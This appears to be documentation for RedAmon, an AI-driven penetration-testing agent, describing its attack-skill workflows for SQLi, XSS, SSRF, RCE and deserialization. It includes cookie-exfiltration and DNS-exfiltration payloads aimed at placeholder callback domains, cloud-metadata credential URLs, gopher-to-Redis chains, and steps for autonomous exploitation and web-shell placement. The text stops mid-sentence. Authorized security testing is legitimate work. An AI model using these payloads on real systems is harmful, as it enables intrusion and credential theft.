
Agent Skills
RedAmon uses agent skills to guide the AI agent through specific exploitation workflows. Each skill defines the tools, workflow steps, and phase-specific behavior the agent follows when executing an attack. Skills are divided into two categories: built-in skills (shipped with RedAmon) and user skills (custom .md files you upload).
Table of Contents
- Overview
- User Agent Skills
- How Classification Works
- Plugin skill versions
- Built-in Skills
- Unclassified Fallback
Agent Skills vs Chat Skills
RedAmon also has a separate Chat Skills system for on-demand reference injection via /skill in the chat. If you are looking for that, see Chat Skills.
Quick distinction:
- Agent Skills (this page) = phase-aware attack workflows that drive classification and tool routing. The agent follows them step by step.
- Chat Skills = tactical reference docs (tool playbooks, vulnerability guides) injected on the fly when you need them. They do not affect classification.
For a full comparison table, see Chat Skills > Complete Skill System Comparison.
Overview
The agent supports two types of agent skills:
| Type | Skills | Description |
|---|---|---|
| Built-in | CVE (MSF), SQL Injection, Cross-Site Scripting, SSRF, RCE, Insecure Deserialization, Path Traversal / LFI / RFI, Broken Access Control, HTTP Request Smuggling / Desync, XXE, Cryptographic Attacks, Credential Testing, Social Engineering Simulation, Availability Testing | Ship with RedAmon. The agent has built-in knowledge of these workflows -- no .md file is needed. |
| User | Any custom skill you upload | Custom .md files that define reconnaissance, exploitation, and post-exploitation steps for any technique (XXE, mass assignment, IDOR, subdomain takeover, etc.). |
| # | Skill | Badge | Classification Key | Type |
|---|---|---|---|---|
| 1 | CVE (MSF) | CVE/MSF (orange) | cve_exploit | Built-in |
| 2 | SQL Injection | SQLi (cyan) | sql_injection | Built-in |
| 3 | Cross-Site Scripting | XSS (green) | xss | Built-in |
| 4 | Server-Side Request Forgery | SSRF (orange) | ssrf | Built-in |
| 5 | Remote Code Execution | RCE (rose) | rce | Built-in |
| 6 | Insecure Deserialization | DESER (amber) | deserialization | Built-in (default OFF) |
| 7 | Path Traversal / LFI / RFI | PATH (teal) | path_traversal | Built-in |
| 8 | Broken Access Control | AUTHZ (indigo) | access_control | Built-in |
| 9 | HTTP Request Smuggling / Desync | DESYNC (lime) | http_request_smuggling | Built-in (default OFF) |
| 10 | XML External Entity (XXE) | XXE (teal) | xxe | Built-in |
| 11 | Cryptographic Attacks | CRYPT (violet) | crypto_attack | Built-in |
| 12 | Hydra Credential Testing | BRUTE (purple) | brute_force_credential_guess | Built-in |
| 13 | Social Engineering Simulation | PHISH (pink) | phishing_social_engineering | Built-in |
| 14 | Availability Testing | DoS (red) | denial_of_service | Built-in |
| 15 | User Skills | SKILL (blue) | user_skill:<id> | User |
| 16 | Unclassified Fallback | grey | <term>-unclassified | Automatic |
Each skill provides workflow prompts that guide the agent step by step. The unclassified fallback is used when no skill matches — the agent uses all available tools generically.
User Agent Skills
User agent skills let you teach the agent custom attack workflows that go beyond the built-in CVE/credential-testing/social-engineering paths. Each skill is a Markdown (.md) file that describes the complete attack workflow — from reconnaissance through exploitation to post-exploitation.
Key difference from built-in skills: The agent has no prior knowledge of your custom skill. The .md content is injected directly into the agent's prompt in all three phases (informational, exploitation, post-exploitation), so the agent sees your instructions throughout the entire session.
Each user skill has an optional description field — a short summary (1-2 sentences) that tells the Intent Router what the skill is about. This is used for classification instead of truncating the skill content, saving tokens and improving accuracy. You can add or edit descriptions from Global Settings.
Uploading a New Skill
User agent skills are uploaded from the Global Settings page (/settings), under the Agent Skills section.

Steps:
- Navigate to Global Settings (gear icon in the top bar, far right)
- Scroll to the Agent Skills section
- Click Upload Skill (.md) and select your Markdown file
- A modal appears — enter a descriptive name and an optional description (1-2 sentences summarizing what this skill does, used by the LLM to classify requests — e.g., "SQL injection testing against web app parameters using sqlmap")
- Click Upload — the skill is saved and listed in every project's Agent Skills tab, off until you turn it on there
Limits. You can keep up to 1,000 skills (the list shows "N of 1000" and has a search over names and descriptions). Names are unique among your skills, ignoring case and spacing ("My Flow" and "my flow" are the same name), and at most 100 characters; a taken name is refused with a suggestion such as "My Flow v2". Skills that already share a name from before this rule are flagged "Same name as another skill — rename one". Each skill's text is at most 50 KB.
You can delete skills from the same section. Deleting a skill automatically removes it from all project configurations, together with any plugin proposals for it still waiting for review.
Editing a Skill Name or Description
Each skill in the Global Settings list has a pencil icon (edit) button. Click it to rename the skill or update its description — the short summary the Intent Router uses to decide when to select this skill. Without a description, the first 500 characters of the markdown content are used as a fallback.
Writing a Skill File
A skill .md file should contain:
- When to Classify Here — Keywords and scenarios that trigger this skill (helps the LLM classify correctly)
- Phase 1: Reconnaissance (Informational) — What to discover before exploitation (injection surfaces, technology stack, parameters)
- Phase 2: Exploitation — Step-by-step attack workflow with tool commands
- Phase 3: Post-Exploitation (optional) — What to do after a successful exploit (data extraction, privilege escalation)
- Reporting Guidelines — What to include in findings
- Important Notes — Guardrails, flags, limits
Example — SQL Injection skill:
# SQL Injection Attack Skill

## When to Classify Here
Use this skill when the user requests testing for SQL injection vulnerabilities, including:
- Testing web application forms, URL parameters, or API endpoints for SQLi
- Exploiting known SQL injection points
- Extracting data from databases via injection

## Workflow

### Phase 1: Reconnaissance (Informational)
1. **Identify injection surfaces** — Use `query_graph` to find web applications,
   HTTP services, and known endpoints on the target.
2. **Discover parameters** — Use `kali_shell` to run directory/parameter discovery:
katana -u http://
3. **Check technology stack** — Identify the backend database from service banners
or known stack info in the graph.

Once surfaces are identified, **request transition to exploitation phase**.

### Phase 2: Exploitation
1. **Automated scan with sqlmap**:
sqlmap -u "http://
2. **Manual verification** — For confirmed injection points:
sqlmap -u "
## Reporting Guidelines
- Endpoint and parameter, injection type, database type, impact demonstration

## Important Notes
- Always use `--batch` with sqlmap to avoid interactive prompts
- Do NOT dump entire databases — extract only enough to prove the vulnerability
The agent reads this file verbatim in its system prompt and follows the steps for each phase.
Example Skill Files
Download these ready-to-upload skill files as starting templates:
- SQL Injection Skill — sqlmap-based workflow covering parameter discovery, automated scanning, database enumeration, and post-exploitation (OS shell, file read)
- Cross-Site Scripting (XSS) Skill — reflected, stored, and DOM-based XSS testing with WAF bypass techniques and impact demonstration
Upload them directly in Global Settings > Agent Skills or use them as templates to write your own.
Community Skills
A growing collection of ready-to-use attack skill files contributed by the community. Each one is a battle-tested .md workflow you can upload directly via Global Settings > Agent Skills and start using immediately.
Looking for community Chat Skills (reference docs, tool guides)? See Chat Skills > Community Chat Skills.
| Skill | Author | Focus | Highlights |
|---|---|---|---|
| API Security Testing | @Shafranpackeer | JWT exploitation, GraphQL attacks, REST API vulns, 403 bypass | 20+ HackerOne report refs, jwt_tool/graphql-cop/ffuf workflows |
| XSS Exploitation | @Shafranpackeer | Reflected, stored, DOM-based XSS, WAF bypass | HackerOne refs, mutation XSS, framework-specific escapes |
| SQL Injection Exploitation | @Shafranpackeer | Advanced SQLi beyond sqlmap basics | HackerOne refs, JSON/HPP/chunked bypass, Django/Rails CVEs |
| XXE | @samugit83 | XML External Entity: file disclosure, SSRF, blind OOB DTD, XInclude, XSLT, SVG/OOXML uploads | Parameter-entity exfil, SOAP/SAML/RSS surfaces, cloud metadata pivots |
| Broken Function-Level Authorization (BFLA) | @samugit83 | Action-level authorization bypass: vertical privilege escalation, transport drift across REST / GraphQL / gRPC / WebSocket, gateway header trust, route shadowing, content-type parser confusion, background-job replay | Actor x action matrix, verb / version / transport bypass exhaustion, identity-header tampering, persisted-query and per-message authz tests, OWASP-aligned 4-tier proof framework |
| Server-Side Template Injection (SSTI) | @samugit83 | Black-box template-engine fingerprinting + sandbox escape across Jinja2, Twig, Freemarker, Velocity, EJS, Thymeleaf, Smarty, Mako, Pebble, Handlebars, Pug | Per-engine confirmation oracles, polyglot probes, sandbox-escape gadgets, OAST oracle for blind SSTI, sstimap fallback for long workflows |
| Insecure Deserialization | @samugit83 | Java/PHP/Python/.NET/Ruby gadget chains via ysoserial, phpggc, pickle, BinaryFormatter, Marshal | URLDNS oracle, Apache Shiro key-bruteforce, PHAR JPG polyglots, Jackson/FastJSON typing, Rails Marshal cookies |
| IDOR / BOLA Exploitation | @samugit83 | Object-level authz (IDOR, BOLA, cross-tenant) via two-identity swap across REST, GraphQL, batch, jobs, signed URLs | Subject x object x action matrix, Relay node ID swap, response-diff oracle for blind enumeration, race-window ID flip |
| Mass Assignment | @samugit83 | Privileged-field injection, ownership takeover, feature-gate and billing tampering across REST, GraphQL, JSON Patch, multipart, and batch writes | Per-resource sensitive-field dictionary via arjun, shape and Content-Type rotation, GraphQL input overpost with re-read, race-window normalization, capability proof step |
| Subdomain Takeover | @samugit83 | Dangling CNAME / orphaned NS / dangling MX / unverified provider claim across S3, GitHub Pages, Heroku, Vercel, Netlify, Azure, CloudFront, Fastly, Shopify and ~80 more | subzy + nuclei takeover corpus + manual fingerprint table, NS-delegation reclaim, OAuth redirect / cookie-Domain / CSP trust-chain proof, CT log evidence, scoped cache-poisoning chain |
| Insecure File Uploads | @samugit83 | Web shells, SVG/HTML stored XSS, magic-byte and config-drop bypass, ImageMagick/Ghostscript/ExifTool toolchain abuse, zip slip and zip bombs, presigned-URL tampering, resumable-finalize swaps, AV processing-race | Polyglot crafting via execute_code, .htaccess / .user.ini / web.config drops, S3 POST policy bypass, tus and S3 multipart late-stage swap, EICAR + processor-latency race oracle, header-driven inline render, real-browser playwright XSS proof |
How to use: Click any skill above, download the .md file, then go to Global Settings (/settings) and upload it in the Agent Skills section. Skills are stored per user -- each user uploads and manages their own set of skills. Once uploaded, the skill becomes available as a toggle in all project settings, and the agent will follow its workflow step by step during pentest sessions.
Share Your Skills with the Community
Built a custom attack skill that works well? Share it! The community grows stronger when pentesters contribute their field-tested workflows.
How to contribute:
- Create your
.mdskill file following the Writing a Skill File format above - Test it in your RedAmon instance by uploading it via Global Settings
- Once you are happy with the results, fork the repo and add your
.mdfile to theagentic/community-skills/folder - Open a Pull Request with a short description of what the skill covers and what tools it uses
Every contribution helps the community tackle new attack surfaces faster. Whether it is a niche technique like WebSocket hijacking or a comprehensive methodology like cloud pentesting, your workflow can save other pentesters hours of prompt engineering.
Enabling Skills per Project
Each project can independently enable or disable any combination of built-in and user skills. This is configured in the project's Agent Skills tab (Tab 13 in the project form).

Behavior:
- A user skill is off until you turn it on in a project: a new skill starts off everywhere, and the agent, the chat's skills tooltip and this tab always agree on what is on. (When this rule arrived, skills you had never toggled were turned on explicitly in your existing projects, so nothing that ran before stopped.)
- At most 20 of your skills can be on in one project (the tab shows "N of 20 enabled"; the 21st toggle is disabled until you turn one off). Search and an "Enabled only" filter help with a long list.
- Toggle OFF to exclude a skill from classification for that project
- If no user skills exist, a link to Global Settings is shown so you can upload one
- Disabled skills are excluded from the classification candidates — the agent will never select them
- Applying a preset keeps your own skills' toggles, unless the preset itself names them
How Classification Works
When you send a message to the agent, the Intent Router (an LLM classification step) runs once at the start of each new objective. It analyzes your request and determines:
- Phase: Is this informational (reconnaissance) or exploitation (active attack)?
- Agent skill: Which skill matches the request?
The classification considers all enabled skills for the current project — both built-in and user. To minimize token usage, the classification prompt uses lightweight summaries rather than full workflow details: built-in skills use short keyword-based descriptions, and user skills use the description field (or the first 500 characters of content as fallback):
User request
    │
    ├── Mentions SQL injection, SQLi, sqlmap, database dump, union/blind injection?
    │   └── sql_injection
    │
    ├── Mentions XSS, cross-site scripting, DOM sinks, dalfox, blind XSS, CSP bypass?
    │   └── xss
    │
    ├── Mentions SSRF, internal request, IMDS / cloud metadata, gopher, DNS rebinding?
    │   └── ssrf
    │
    ├── Mentions RCE, command injection, SSTI, deserialization, ysoserial, Log4Shell?
    │   └── rce
    │
    ├── Mentions path traversal, LFI / RFI, ../, php://filter, log poisoning, Zip Slip?
    │   └── path_traversal
    │
    ├── Mentions CVE ID, vulnerability, or exploit module?
    │   └── cve_exploit
    │
    ├── Mentions password, brute force, credentials, wordlist?
    │   └── brute_force_credential_guess
    │
    ├── Mentions phishing, payload, malicious document, msfvenom?
    │   └── phishing_social_engineering
    │
    ├── Mentions DoS, denial of service, flooding, crash?
    │   └── denial_of_service
    │
    ├── Matches a user skill's description (or content preview)?
    │   └── user_skill:<id>  (e.g., XXE, BFLA, IDOR, mass assignment, subdomain takeover)
    │
    ├── Matches a known technique but no skill?
    │   └── <term>-unclassified  (e.g., file_upload-unclassified)
    │
    └── General recon with no specific attack intent?
        └── recon-unclassified
The classification determines which workflow prompts the agent sees — regardless of phase. All built-in skills inject their full workflow into the agent's prompt from the start of the session, so the agent has structured guidance throughout both informational and exploitation phases. User skills inject their full .md content in the same way.
Classification Badge
Once classified, the agent skill badge appears in the agent drawer's status bar next to the phase indicator. It shows throughout all phases (informational, exploitation, post-exploitation).
Hover the badge to see a tooltip with all available skills organized by group (Built-in / User Skills), with:
- A checkmark on the currently classified skill
- OFF label on disabled skills (greyed out)
Built-in Skills
Built-in skills ship with RedAmon. Each has a dedicated workflow prompt that is injected into the agent's system prompt from the start of the session, guiding the agent step by step through the attack methodology.
CVE (MSF)
Classification: cve_exploit
Badge: CVE/MSF (orange)
Tools: metasploit_console, kali_shell, execute_code
The agent searches for a matching Metasploit exploit module, configures target parameters and payload (reverse/bind shell), and fires the exploit. Supports both statefull (Meterpreter session) and stateless (one-shot command) post-exploitation.
12-Step Workflow:
search CVE-XXXX-XXXXX— find exploit moduleuse exploit/path/...— load moduleinfo— get module descriptionshow targets— list OS/app versionsshow options— display configurable paramsset TARGET <N>— select target typeshow payloads— list compatible payloadsset CVE CVE-XXXX-XXXXX— set CVE variantset PAYLOAD <payload>— choose payloadset RHOSTS/RPORT/SSL— configure connectionset LHOST/LPORT(or CMD) — mode-specific optionsexploit— execute
No-Module Fallback: When no Metasploit module exists for a CVE, the agent falls back to manual exploitation using execute_code, kali_shell, execute_nuclei, and execute_curl with PoC scripts.
SQL Injection
Classification: sql_injection
Badge: SQLi (cyan)
Tools: kali_shell (sqlmap, interactsh-client), execute_curl, execute_code
SQL injection testing using SQLMap and manual techniques. Covers error-based, union-based, blind boolean, blind time-based, and out-of-band (OOB) DNS exfiltration via interactsh-client.
7-Step Workflow:
- Target Analysis —
execute_curlbaseline request to identify injectable parameters, technology stack, and DBMS hints - SQLMap Detection —
kali_shellruns sqlmap with configured level/risk to detect injection points and DBMS - WAF Bypass — if WAF detected, retry with tamper scripts (space2comment, randomcase, charencode, etc.)
- Exploitation — based on detected technique: error-based/union (fast), blind boolean/time-based, or OOB DNS exfiltration
- Long Scan Mode — for scans exceeding 120s: background sqlmap process with polling
- Data Extraction — prioritized: banner → current user → databases → tables → columns → dump
- Post-SQLi Escalation — file read (
--file-read), file write (--file-write), OS shell (--os-shell)
OOB DNS Exfiltration: For blind injection where time-based is too slow, the agent starts interactsh-client as a background process to get a registered callback domain, injects OOB payloads (DBMS-specific), and polls for DNS interactions containing exfiltrated data.
Payload Reference: The workflow includes static reference tables for auth bypass payloads, WAF bypass encodings, tamper scripts, and DBMS-specific error/time-based payloads.
Project Settings
| Setting | Default | Description |
|---|---|---|
| SQLMap Level | 1 | Injection test depth (1-5). Higher = more payloads, headers, cookies tested |
| SQLMap Risk | 1 | Payload aggressiveness (1-3). Higher = OR-based and heavy payloads |
| Tamper Scripts | (empty) | Comma-separated SQLMap tamper scripts for WAF bypass (e.g., space2comment,randomcase) |
Example Workflow
You: "Try SQL injection on http://target.com/login.jsp"
- Step 1: Agent sends baseline request with
execute_curl, identifies POST form withuid/passwparameters, server is Apache-Coyote (Tomcat) - Phase transition: Agent requests transition to exploitation
- Step 2: Agent runs
sqlmap -u ... --data='uid=test&passw=test' -p uid --batch --random-agent --dbs - Step 4: If sqlmap detects injection → enumerates databases, extracts tables and data
- Step 7: If privileges allow → attempts file read, OS shell
Cross-Site Scripting (XSS)
Classification: xss
Badge: XSS (green)
Tools: execute_curl, execute_playwright, kali_shell (dalfox, kxss, interactsh-client), execute_code, query_graph
End-to-end XSS testing covering reflected, stored, DOM-based, and blind XSS. The agent runs a structured discovery sweep, detects the injection context surrounding each reflected canary, picks payloads matched to that context, and proves execution with the Playwright dialog handler. Falls back to dalfox automated WAF evasion when manual payloads are filtered, and to interactsh-client OOB callbacks for stored payloads that fire only in privileged contexts (admin viewers).
8-Step Workflow:
- Reuse recon —
query_graphpulls existing Endpoints, Parameters, Forms, BaseURLs, and Technologies from the graph before re-discovering anything. After Step 1 the agent transitions to exploitation. - Surface input vectors —
execute_playwrightrenders the target with a real browser to enumerate<form>,<input>, URL params, and inline JS sources (location.hash,document.referrer,postMessage,localStorage) that curl alone misses. - Canary reflection sweep —
execute_curlinjects the canaryrEdAm0n1337XsSinto every parameter (query, body, header, cookie) and inspects 30 chars of context around each reflection to classify it: HTML body, attribute (quoted/unquoted), JS string, JS code, CSS, URL, or DOM fragment. - Per-char filter probe —
kali_shellruns kxss against every reflecting parameter to learn which dangerous chars (< > " ' ( ) ;) survive unescaped. This eliminates blind tag-spraying — if<is encoded but"is not, only attribute-breakout payloads are tried. - Context-aware payload selection — payloads are picked from the reference table matched to BOTH the detected context AND the surviving chars.
- DOM XSS via Playwright script mode — installs init scripts that monkey-patch
innerHTML,eval, anddocument.writeto log every value passed in, then navigates with source-tainted URLs (hash/search/referrer/postMessage/localStorage). - Verify execution — Playwright
page.on("dialog", ...)capturesalert()/confirm()/prompt()firings — the canonical proof. Captured dialog message + URL are recorded as the PoC artifact. - WAF / filter bypass via dalfox — only triggered if Steps 4–6 fail. Runs in background mode (
dalfox url URL --silence --waf-evasion --deep-domxss --mining-dom), polled like the SQLi long-scan pattern.
OOB / Blind XSS Workflow (gated on the XSS_BLIND_CALLBACK_ENABLED setting): identical setup pattern to the SQLi OOB workflow — interactsh-client runs as a background process to register a callback domain, payloads embedding fetch('http://REGISTERED_DOMAIN/?c='+document.cookie) are submitted into stored fields (comments, profile bios, support tickets), and the agent polls the interactsh log for protocol: http entries containing exfiltrated cookies.
Payload Reference: the workflow includes static reference tables for HTML body / attribute / JS string / JS code / URL / CSS / DOM-fragment payloads, plus polyglots (Brute Logic), a 12-row WAF bypass encoding table, and a 9-row CSP bypass shortcut table covering unsafe-inline, unsafe-eval, JSONP gadgets, nonce reuse, AngularJS template injection, and <base> tag hijack.
Project Settings
| Setting | Default | Description |
|---|---|---|
| dalfox WAF evasion | true | Allow dalfox automated WAF/filter bypass when manual payloads fail |
| Blind callback enabled | false | Allow interactsh-based blind XSS callbacks (sends data OOB to oast.fun — opt-in) |
| CSP bypass guidance | true | Include the CSP bypass reference table in the workflow prompt |
Example Workflow
You: "Test for XSS on the search field at http://target.tld/?q=test"
- Step 1: Agent runs
query_graphfor endpoints/parameters ontarget.tld, finds/search?q=already mapped from recon - Phase transition: Agent requests transition to exploitation
- Step 3: Agent injects canary into every discovered parameter; canary reflects unescaped inside
<h2>Results for "..."</h2>→ HTML body context - Step 3b: kxss reports
[" ' < > $ | ( ): ; { }]` survive unfiltered → tag injection works - Step 4: Picks
<svg onload=alert("PROOF")>from the HTML body payload list - Step 6: Playwright dialog handler captures
dialog (alert): PROOF→ XSS confirmed - Completion: Reports the URL + payload + captured dialog as the proof artifact
Server-Side Request Forgery (SSRF)
Classification: ssrf
Badge: SSRF (orange)
Tools: execute_curl, kali_shell (interactsh-client), query_graph, execute_code
End-to-end SSRF testing covering classic, blind, and semi-blind variants. The agent reuses recon, registers an out-of-band oracle through interactsh, walks internal address space, attempts cloud metadata pivots (AWS IMDSv1/v2, GCP, Azure, DigitalOcean, Alibaba), pivots through protocol smuggling (gopher / dict / file / FastCGI / Redis / Docker), and runs DNS rebinding bypasses for parsers that resolve hostnames twice.
Workflow:
- Surface inventory --
query_graphto pull URL-fetcher endpoints, webhook receivers, link-preview / open-graph generators, image proxies, file-import URLs, and SSO callbacks already mapped from recon - Establish OAST oracle --
kali_shellrunsinteractsh-clientas a background process; the registered domain becomes the canary for blind SSRF callbacks - Internal address probing --
execute_curldrives payloads against127.0.0.1,0.0.0.0, IPv6 loopback, and the configured internal CIDR ranges; port-scans the configured port list to find reachable internal services - Cloud metadata pivots -- AWS IMDSv1 (
http://169.254.169.254/latest/meta-data/iam/security-credentials/), IMDSv2 (PUT-then-GET token flow), GCP (metadata.google.internal/computeMetadata/v1/withMetadata-Flavor: Google), Azure IMDS, DigitalOcean and Alibaba metadata; gated on the per-project provider list - Protocol smuggling --
gopher://to Redis (SLAVEOF,CONFIG SET dir,RDB-write to web root),dict://for banner grabs,file://for local file disclosure, FastCGI gopher chains for RCE, Docker-socket abuse viaunix:// - DNS rebinding --
1u.ms,nip.io,rbndr.us, custommake-1.1.1.1-rebind-127.0.0.1.<rebind-domain>records when the parser resolves the hostname twice - Reporting -- the agent records the exact callback URL, captured metadata blob, internal hostname / port, and impact tier (read-only metadata / credential theft / RCE chain)
OOB / Blind SSRF Workflow (gated on SSRF_OOB_CALLBACK_ENABLED): identical OAST setup as the SQLi and XSS skills -- interactsh runs as a background process, payloads embed the registered domain in URL/Host/Referer/X-Forwarded-Host headers, and the agent polls the interactsh log for protocol: dns (resolved) and protocol: http (fetched) entries.
Payload Reference: the workflow includes static reference tables for parser-confusion bypasses (@, #, ?, \\, [::1], octal / decimal / hex IP encodings), URL allowlist breakouts, redirect-chain abuse (302 to 127.0.0.1), and HackerOne precedent reports.
Project Settings
| Setting | Default | Description |
|---|---|---|
| OOB callback enabled | true | Allow interactsh blind-SSRF callbacks (sends DNS / HTTP probes via the OOB provider) |
| Cloud metadata enabled | true | Allow cloud-metadata pivots (AWS IMDS, GCP / Azure metadata, etc.) |
| Gopher / smuggling enabled | true | Allow protocol-smuggling payloads (gopher, dict, file) and Redis / FastCGI / Docker RCE chains |
| DNS rebinding enabled | true | Allow DNS-rebinding bypasses via 1u.ms / nip.io / rbndr.us |
| Payload reference enabled | true | Inject the advanced payload reference + HackerOne precedent tables |
| Request timeout | 10s | curl --max-time / --connect-timeout for SSRF probes |
| Port scan list | 22,80,443,2375,3306,5432,6379,8080,8500,9200,27017 | Comma-separated ports to scan via SSRF |
| Internal CIDR ranges | RFC1918 + link-local | Comma-separated CIDRs considered internal |
| OOB provider | oast.fun | interactsh-client server for OOB callbacks |
| Cloud providers in scope | aws,gcp,azure,digitalocean,alibaba | Filters the cloud-metadata sub-section |
| Custom internal targets | (empty) | Free-text site-specific internal hostnames / IPs the agent should prioritize (one per line) |
Example Workflow
You: "Test for SSRF on the avatar URL importer at https://target.tld/api/profile/import-avatar"
- Step 1: Agent queries the graph for known fetcher endpoints, finds the importer in the project graph
- Phase transition: Agent requests transition to exploitation
- Step 2: Spawns
interactsh-clientin the background, captures the registered callback domain - Step 3: Submits the avatar URL pointing at
http://127.0.0.1:6379/; gets back a Redis NOAUTH response in the body -- internal Redis confirmed - Step 4: Switches to
http://169.254.169.254/latest/meta-data/iam/security-credentials/and exfiltrates the IAM role document - Reports: Pre-signed credentials, AWS account ID, role name, severity Critical
Remote Code Execution (RCE)
Classification: rce
Badge: RCE (rose)
Tools: execute_curl, execute_code, kali_shell (commix, sstimap, ysoserial, interactsh-client), execute_playwright, query_graph
RCE testing across six primitives in one coherent skill: shell-metachar command injection (commix), server-side template injection (sstimap), insecure deserialization gadget chains (ysoserial / phpggc / pickle / Marshal / BinaryFormatter), eval / OGNL / SpEL / MVEL expression injection, media + document pipeline RCE (ImageMagick / Ghostscript / ExifTool / LaTeX), and SSRF-to-RCE chains (Redis, FastCGI, Docker socket). Built around an OWASP-aligned 4-stage rigor framework: Confirmation -> Fingerprint -> Targeted Exfiltration -> Critical Impact.
Workflow:
- Reuse recon --
query_graphpulls existing endpoints / parameters / technologies before re-enumerating - Surface candidate sinks --
execute_curlandexecute_playwrightenumerate parameters that look likely to reachsystem()/ template renderers / object deserializers - Establish a quiet oracle --
interactsh-clientbackground process FIRST, before any noisy payloads, so blind RCE produces a deterministic signal - Confirm exactly one primitive (OWASP Stage 1) -- single-payload confirmation per primitive: backtick /
;/|for command injection,{{7*7}}family for SSTI, ysoserial URLDNS oracle for Java deserialization, etc. - Fingerprint the execution context (Stage 2) -- OS, shell, language runtime, container vs host, available tooling
- Demonstrate impact (Stage 3) -- read-only proofs by default:
id,hostname,/etc/passwd, environment variables, IAM credential file - Critical impact (Stage 4) -- gated on
RCE_AGGRESSIVE_PAYLOADS: file write, persistent web shells, container / k8s escape probes, mandatory cleanup - Long-running exploitation -- commix / sstimap > 120s use the same background-process pattern as the SQLi long-scan workflow
- Reporting -- proof level 1-4 per Shannon-derived rigor framework, false-positive gate
OOB / Blind RCE Workflow (gated on RCE_OOB_CALLBACK_ENABLED): same interactsh setup pattern; payloads exfiltrate whoami / id / hostname output as DNS subdomain labels ($(id | base32 | head -c 30).REGISTERED_DOMAIN), and the agent polls the interactsh log for protocol: dns entries.
Deserialization Workflow (gated on RCE_DESERIALIZATION_ENABLED): per-language playbook -- ysoserial gadget selection (URLDNS / CommonsCollections1-7 / Spring), .NET BinaryFormatter / TypeNameHandling / LosFormatter (+ ViewState via viewgen), PHP phpggc framework chains plus manual __wakeup / __destruct app-class gadgets, Python pickle, Ruby Marshal (via ruby), Jackson / FastJSON typing.
Aggressive Mode Block: RCE_AGGRESSIVE_PAYLOADS=False (default) installs an explicit "no destructive payloads, read-only proofs only" notice. True swaps in a permissive block that allows file write, web shells, and container escape probes with mandatory cleanup steps.
Project Settings
| Setting | Default | Description |
|---|---|---|
| OOB callback enabled | true | Allow interactsh DNS / HTTP oracle for blind-RCE detection |
| Deserialization enabled | true | Include the Java / PHP / Python / Ruby deserialization gadget workflow in the RCE prompt |
| Aggressive payloads | false | Permit Stage 4 payloads: file write, persistent web shells, container / k8s escape probes. Default off = read-only proofs only |
Example Workflow
You: "Try RCE on the Jinja2-rendered notification preview at https://target.tld/admin/notifications/preview"
- Step 1-2: Agent queries the graph + Playwright-renders the form, confirms the
{{ user_input }}is template-evaluated server-side - Phase transition: Agent requests transition to exploitation
- Step 3: Background interactsh ready; oracle domain captured
- Step 4 (Stage 1):
{{7*7}}returns49-- SSTI confirmed; sstimap fingerprints Jinja2 - Step 5 (Stage 2):
{{ ''.__class__.__mro__[1].__subclasses__() }}enumerates available classes - Step 6 (Stage 3): Reads
/etc/passwdand AWS credentials viasubprocess.Popen - Reports: Engine, payload, captured
cat /etc/passwd, severity Critical
Insecure Deserialization
Classification: deserialization
Badge: DESER (amber)
Default: OFF -- an operator enables it per project (gated posture)
Tools: query_graph, the traffic tools (search / fetch_transaction), execute_curl, execute_code, kali_shell (interactsh-client, ysoserial, phpggc, ruby, viewgen)
Confirms the insecure-deserialization candidates that recon's Serialized Object Detection already flagged, and finds new ones where recon could not see. It is the dedicated, committed-angle counterpart to the broader rce skill: pick deserialization when the request names a deserialization sink, a serializer/format, or a gadget tool (ysoserial / phpggc / pickle / unserialize / ViewState / Marshal); pick rce for generic command execution with no committed deserialization angle. Black-box only; recon never deserializes, and the default path never runs code.
Workflow:
- Reuse recon FIRST --
query_graphfor pending candidates (:Vulnerability {source:'serialized_scan', needs_agent_confirmation:true}with no incomingCONFIRMSedge), most reachable first by TypeSafe Jev'sdeser_jev_exploitabilitywhen the project ranks them, then byv.id(an explicitLIMIT, paging withSKIP), capturing each id, itsdeser_*metadata and Jev's own format reading - Pull the original request with the traffic tools (search by endpoint / method, or
fetch_transaction) rather than re-crawling; if there are no candidates, probe from scratch using the family signatures - Confirm the sink non-destructively through the channels the operator left enabled, in order: an out-of-band oracle (a Java URLDNS blob, a Python
